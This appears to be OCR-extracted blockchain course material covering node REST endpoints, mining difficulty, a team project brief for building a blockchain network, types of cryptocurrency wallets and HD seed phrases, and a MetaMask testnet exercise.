- It should mine the pending transaction and create the next block
- Executes the entire mining process: get mining job → calculate valid proof-of-work hash → submit the mined job

Network Difficulty: Static or Dynamic?

- The **network difficulty** in each block candidate
  - Specifies the number of leading zeroes in the expected mined block SHA256 hash, e.g. 5 leading zeroes
- Difficulty might be a constant number (hard-coded in the nodes)
- Advanced developers might adjust the difficulty over the time using some calculations to target a fixed number of seconds between blocks
  - For example, if the target block time == 5 seconds
  - For the next block, the difficulty can be dynamically adjusted:
    - If average block time for the entire chain < 5 → difficulty++
    - If average block time for the entire chain > 5 → difficulty--



REST Endpoints: List All Peers

```
GET http://{host}:5555/peers
```

⬇

```
200 OK
{
  "162269f6993d2b5440dddcd6": "http://localhost:5556",
  "162266dff5753a87a3e72403": "http://af6c7a.ngrok.org:5555",
}
```

- Peers are described by their unique **nodeId** and URL
  - **map(nodeId → url)**
- Each node is connected to a few neighbor peers
  - Not to all peers in the network

REST Endpoints: Connect a Peer


```
POST http://{host}:5555/peers/connect
{
  "peerUrl": "http://212.50.11.109:5556"
}
```


⬇


```
200 OK / 409 Conflict / 400 Bad Request
{
  "message":
      "Connected to peer: http://212.50.11.109:5556"
}
```


- Always keep the connections **bi-directional**
  - If Alice is connected to Bob, then Bob should also be connected to Alice


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.























Practical Project: Implementing the Blockchain Node

This exercise is part of your **"Blockchain Network" practical project**. It will guide you how to start **implementing the Node** of our simple educational blockchain network. This is a complex and time-consuming process, so it is not expected to have a working blockchain node at the end of the day.

1. Create a GitHub Repository

Create a **GitHub repository** for your **team** or join an existing team (with existing GitHub repository).

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. Decide which communication program suites your team better.

Some communication programs are not allowed in specific countries so you should select one that everyone in the team can use.
Here is list of programs that you might want to check out:

1. **Telegram** - https://telegram.org/ - Text and Speech
2. **Skype** - https://www.skype.com/en/ - Text and Speech
3. **Discord** - http://discord.com/ - Text and Speech
4. **Facebook** - http://facebook.com - Text
5. **Slack** - https://slack.com/ - Text and Speech

Then you can create a Group/Team for better communication.

3. Create the Blockchain Network Projects

Decide what **technologies** your team shall use (e.g. JavaScript for the Node and Python for the Miner app).

Initialize the projects for the major blockchain network components, e.g. the **Node**, the **Miner app**, the **Wallet app**, the **Faucet app**, the **Blockchain Explorer app**, etc.

4. Create a Project Structure for the Node

Create the initial **project structure** for the **Node**, setup and configure the **frameworks** and **tools** that you and your team have planned to use.

5. Create the Data Structures

Create the initial version of your **data structures** (or classes) for the Node: **node**, **blockchain**, **block**, **transaction**, **genesis block**, **mining job**, others.

6. Create the REST API

Create and initial **mock implementation** of the Node's **REST API**. You will change the mock implementation later with the real functionality, feature by feature.

Optionally, you may use **Swagger** to design / generate the Node RESTful API (see https://swagger.io).

7. Start Implementing the Node Functionality

Start implementing the **node** functionality. It will evolve during the time. You can start from the simplest REST API endpoints and the classes / structures / modules / functions related to them.

The **node** should hold the **chain** and the **peers**, along with the **REST endpoints** to access the Node's functionality.

8. Start Implementing the Chain

Start implementing the **blockchain** functionality: it should hold a sequence of hash-connected **blocks**, as well as a list of **pending transactions** and a set of **mining jobs**.

9. Start Implementing the Blocks

Start implementing the **block** functionality: it should hold the **mined transactions**.

10. Start Implementing the Mining

Start implementing the **mining** functionality: it should take care about the **mining jobs** and the mining process.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

11. Start Implementing the Peers and Synchronization

Start implementing the **peers and synchronization** functionality: it should take care about **connecting nodes**, **synchronizing the chain** and synchronizing the **pending transactions**.

12. Implement the Node Functionality

You and your team should already have some of **the code of the Node** for our educational blockchain network. Now it is up to you how you and your team will manage to **finish it**: write the code, feature by feature, test the implemented functionality, fix the bugs, etc.

It will take time (at least a few days), especially you want to have a fully functional, well tested implementation of all features, and covering all edge cases.

What to Submit?


Submit your **GitHub project URL** at the course Web site.

Teamwork Project: Build Your Own Blockchain Network


Implement a **fully-functional blockchain network** consisting of **Nodes** (peer-to-peer communication, blocks, transactions, consensus, REST API), **Mining** software (proof-of-work), **Wallet** software (handle private keys + sign and send transactions), **Faucet** app (to request free coins) and **Block Explorer** app (to browse the blocks and transactions).

Project Description

Implement a simple **fully-functional blockchain network** consisting of **nodes**, **miners**, **wallet** app, **faucet** app and **blockchain explorer** app. The architecture of the network is defined as follows:



The functionalities of each component and the interactions between the components are defined as follows:



Detailed project functionality with technical details are provided in **separate document** (the presentation slides).

Technologies

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

You are free to use **technologies and platforms of your choice**, e.g.

- JavaScript + Node.js + Express + JS crypto-libraries
- C# + ASP.NET MVC + BouncyCastle.NET or other crypto libraries
- Java + Spring MVC + BouncyCastle or other crypto libraries
- Python + Flash or other REST framework + pycoin or other crypto libraries

You may mix the technologies, e.g. implement the Blockchain Node in JS, the Mining software in C# and the Blockchain Explorer in Java.

Team by Choice

You are free to work in a **team by choice**.

- Your team should consist of **1** to **4 people**.
- You are **free to work alone** if you don't have a team.

Everyone in your team should use a **Git** and **GitHub**.

- Use **Git** as source control system for your project development.
- Use **GitHub** as your source-code repository and project management tool.
- Your **source code** should be published as **open-source project** in Internet.

Project Scope Depends on the Team Size

The bigger your team is, the bigger should be the scope of the project. Generally, **1-2 components per team member** works well, but a team member can develop or contribute to several components as well. For example:

- A **single team member** may implement a **single component**, e.g. the Wallet of the Miner.
- It is essential to have a **Node** implemented in your team or taken from another team.

Forbidden Techniques and Tools

- Your project should be created mainly by **you and your team**.
    - You are **not allowed to copy a project from Internet** and present it as your development.
    - If you **fork code** from some other team or from Internet, please **declare this explicitly**.
    - Your contribution should be **significant**, not just clone + adjust or copy / paste.
- You can use external libraries, frameworks, platforms and tools, but **not to clone an entire project** and present it as yours.

Commit Logs

- Each team member should have **at least 5 commits** (changesets) in the project repository.
- Please **commit every day** during the project development to demonstrate your work progress.
- More commits (especially in more than the last 1-2 days) are valued higher during the project assessment.

Deliverables

Submit the **URL of your project source code** as deliverable. Each team member submits the same **source code URL**. Put the following assets in the project repository:

- The complete **source code** of your project (JS / C# / Java / Python code, HTML, CSS, images, scripts, build files, config settings and other files).
- Any other project assets (optionally): documentation, design documents, tests, etc.

Public Project Defense

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Each team will have to deliver a **public defense** of its work in front of the course trainers and other teams.

The teams will have **15-20 minutes** for the following:

- **Demonstrate** the application's functionality (very shortly).
- Show the **source code** and explain briefly how it works.
- Briefly explain the **contributions of each team member**.

At least **one team member** should come at the defense.

Hints for better presentation:

- Be **well prepared** for presenting maximum of your work for minimum time.
- **Open and start all project assets** beforehand to **save time**, e.g. run your Blockchain Node server, prepare the REST requests you want to demonstrate, start all your other project components, open your project GitHub page to show the commit logs, etc.
- Test how to connect your laptop with the **multimedia projector** before the defense to save time.

Assessment Criteria

Each team member will get separate score during the evaluation, depending on the project quality, presentation and individual contribution. The **team score** (0…100) will be sum of the following components:

- **Node**: 0…**30** score
- **Wallet**: 0…**15** score
- **Faucet**: 0…**15** score
- **Miner**: 0…**15** score
- **Block Explorer**: 0…**20** score
- **Bonus**: 0…**5** score

Each team member will get **individual score**:


- **Excellent** work: **35-45** score
- **Good** work: **25-35** score
- **Some** contribution: **10-25** score


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.6. Wallets and Wallet APIs


Cryptocurrency Wallets


Types of Crypto Wallets: Web, Mobile, Desktop, Hardware, Paper Wallets











Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Hardware-Based Wallets

- Hardware wallet
  - Hardware device (USB stick) built to hold cryptocurrency private keys
- Strong security
  - Your private keys never leave the hardware device
  - Each transaction is signed by a button click on the device
  - Hacked computer does not compromise the wallet!
- Examples: Ledger, TREZOR, KeepKey, Opendime, ColdCard, BitBox

Paper Wallets

- Paper wallets hold public + private keys printed on a paper
  - May contain a QR code to allow scanning the keys
- Security
  - Can be copied by a camera
  - May hold the keys encrypted
  - Paper and ink are fragile
  - Keys are not stored digitally

https://bitaddress.org

Brain Wallets

- Brain wallets derive a private key from a passphrase
  - Just think out a long passphrase and remember it
  - E.g. using Scrypt or Argon2
- Considered insecure
  - "Lost passphrase" and "too easy passphrase" vulnerabilities

Generating Single Wallet and Paper Wallet

Generating a Single Wallet

- Generates a random private key (entropy from keyboard & mouse)
- Then derives a public key, then Bitcoin address (26-35 characters)

Generating a Paper Wallet


- A paper wallet could be printed and kept safe
- Sending a transaction from a paper wallet requires QR code scan

Crypto Wallet Software

Examples

Mobile Wallet Example: Jaxx

- Jaxx is a simple tool to hold and trade blockchain-based assets
  - Multi-coin support: Bitcoin, Ethereum, Litecoin, Dash, Zcash, …
  - Integrated with ShapeShift (a powerful crypto exchange)
  - Ownership of your private keys




Desktop Wallet Example: Exodus

- Exodus == desktop multi-asset wallet
  - Simple UI for beginners
  - Hides the technical details
- Integrated cryptocurrency trading via ShapeShift
- No mobile version, just desktop app


Online Wallet Example: MyEtherWallet

- Online software wallets are similar to those at an exchange
  - Vulnerable if the exchange site is compromised in any way
  - Good option for beginners
- MyEtherWallet is a client-side JavaScript-based Ethereum wallet
  - Secure: your keys are never sent to the server-side
  - Good for Ethereum developers



Online Wallet Example: Coinbase

- Server-side online wallets
  - Hides your private keys
    - You can't access them
  - You can send transactions from their Web app
- Example of online wallet:
  - coinbase.com
  - Online server-side wallet
  - Crypto-exchange service




Hardware Wallet Example: Ledger Nano S

- **Ledger Nano S** == crypto hardware-based wallet
  - Private keys never exposed (transactions signed inside the wallet)
  - Secured inside an isolated environment locked by a PIN
- Based on BIP-39 and BIP-44
  - Hierarchical deterministic wallet (HD wallet)
  - All keys inside are dependent on the initial 24 seed words

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Multi-Signature Wallets

- Require more than one key to authorize a transaction
  - Used to divide responsibility for possession of funds
- Multisig M-of-N model
  - M – number of required signatures to authorize a transaction
  - N – number of all participants
  - E.g. 2-of-2, 2-of-3, 3-of-4, …




Wallet Architectures

Light vs. Full Nodes, Simple vs. HD Wallets

Full Node Wallets vs. Light Wallets


- Originally, in the Bitcoin ecosystem, the blockchain node and the crypto wallet was the same software (full node)
- Full node wallet == the wallet software synchronizes the entire blockchain on your computer

- Light wallet == lightweight client wallet software connected to server-side back-end
  - The wallet app talks to the back-end server API
  - The server runs a node to synchronize the chain



Full Node Wallets

- **Full Payment Verification (FPV)** wallets
  - Keep a complete copy of the entire blockchain → more secure
  - Validates transactions by scanning the entire blockchain
  - Very resource-intensive (network, HDD, RAM, CPU)
  - Slow initial start (~ several days)
  - Cannot run on mobile phones
- Examples: Bitcoin Core (bitcoind), Ethereum Mist (geth)



Lightweight Wallets

- Simple Payment Verification (**SPV**) wallets in Bitcoin
  - Don't download the entire blockchain, just the block headers
  - Connects to full nodes on demand to get Merkle branches
- Light wallets with server-side backend
  - Do not download the blockchain data, use server-side APIs instead
  - Less secure – hackers can hack the servers, providing the APIs
  - Hacked server → faked transaction history / balances / censorship
- Examples: Guarda, MyEtherWallet, Jaxx **SPV: Electrum**

Wallet Backend APIs – Examples

- Etherscan (Ethereum APIs) – https://etherscan.io/apis
  - https://api.etherscan.io/api?module=block&action=getblockreward&blockno=2165403
- Qbit Ninja (Bitcoin APIs) – https://qbitninja.docs.apiary.io
  - http://api.qbit.ninja/transactions/38d4cfeb57d6685753b7a3b3534c3cb576c34ca7344cd4582f9613ebf0c2b02a
- Ripple API – https://data.ripple.com
  - https://data.ripple.com/v2/transactions/9D591B18EDDD34F0B6CF4223A2940AEA2C3CC778925BABF289E0011CD8FA056E

Single Key Storage vs. HD Wallets

- Simple wallets store a single private key or a set of private keys
  - Backups / restore requires to copy the encrypted keystore file
- Most wallets use hierarchical key derivation (HD wallets)
  - Keep a "mnemonic phrase" and derive keys and addresses from it
  - Backup / restore is possible through the mnemonic phrase
- Some wallets combine the above approaches (e.g. MetaMask)
  - Keep securely a set of private keys + mnemonic phrase
  - More flexibility for the end user, still hard to backup / restore

Mnemonic Seed in Crypto Wallets

- **HD wallets** keep a securely generated random seed
  - And use a hierarchical deterministic (HD) key-derivation (see BIP-32)
- The seed (root key) can be represented as 12 or 24 words, e.g.

glad cup dance version wood apart jazz hard aunt ethics kick game

  - Each word comes from a wordlist of 2048 words → 1 word == 11 bits
  - 24 words → 256-bit entropy → 512-bits seed (see BIP-39)
- All private keys + addresses are later derived from the seed
  - See https://iancoleman.io/bip39 to understand the idea in practice


How Wallets Keep the Private Keys?


- Wallet keys are typically stored on the HDD (strongly-encrypted)
  - Or sent at the server-side (encrypted)
  - Or stored in a hardware device (e.g. HSM(Hardware Security module))
  - Or stored in the user's Web browser (in the local storage)
- Wallet encryption typically uses:
  - Scrypt / Argon2 password to key derivation
  - AES / Twofish symmetric key encryption
  - Memory locking to avoid keys being written in the OS swap files

Restoring a Lost Wallet Password?

- By design wallets cannot be restored if the password is lost!
  - No "reset password" feature in most wallet software
  - Cracking a long password is almost infeasible
- HD wallets can be restored by the "mnemonic phrase"
  - It just reinitializes the wallet with the seed previously encoded in the mnemonic phrase
  - The mnemonic phrase is usually unprotected, keep is safely!
- Changing the wallet password is only possible if the old password is provided first

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






Exercises: Install MetaMask and Get Some ETHt


MetaMask is a Chrome extension that provides Web3 API in the browser to access Ethereum networks from client-side JavaScript in the browser. It connects your browser with your Ethereum wallet. You can import Ethereum accounts (private key + address) into MetaMask and interact with the Ethereum network directly (without AJAX calls), e.g. send ethers, check account balance, publish and invoke smart contracts, etc.

1. Go to https://metamask.io and download and install the MetaMask Chrome extension. MetaMask works in Chrome only, but is compatible with all modern operating systems like Windows, Linux and Mac.




2. Run MetaMask and choose from upper left corner the Ropsten Test Net.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. Now **import** the account we've created earlier from **MyEtherWallet**:




4. Type should be **JSON keystore file** then enter its password and import it.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



5. The **MetaMask Ether Faucet** provides 1 ETHt for the Ropsten testnet for free from: https://faucet.metamask.io go get some.



6. Request 1 test ether:



7. You can see the transaction you've made:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

transactions

0x43060cad9d6eb270d16755fb94f751d2aa6dd8f02a131892c9127ed4bcdb6c07

What to Submit?

Submit as exercise outcome **screenshots of MetaMask being installed** and **URL of your Ethereum address** in the Ropsten network at EtherScan, e.g.:

- https://ropsten.etherscan.io/address/0xb97e993872a903850c07fbd999a6e750963ef195

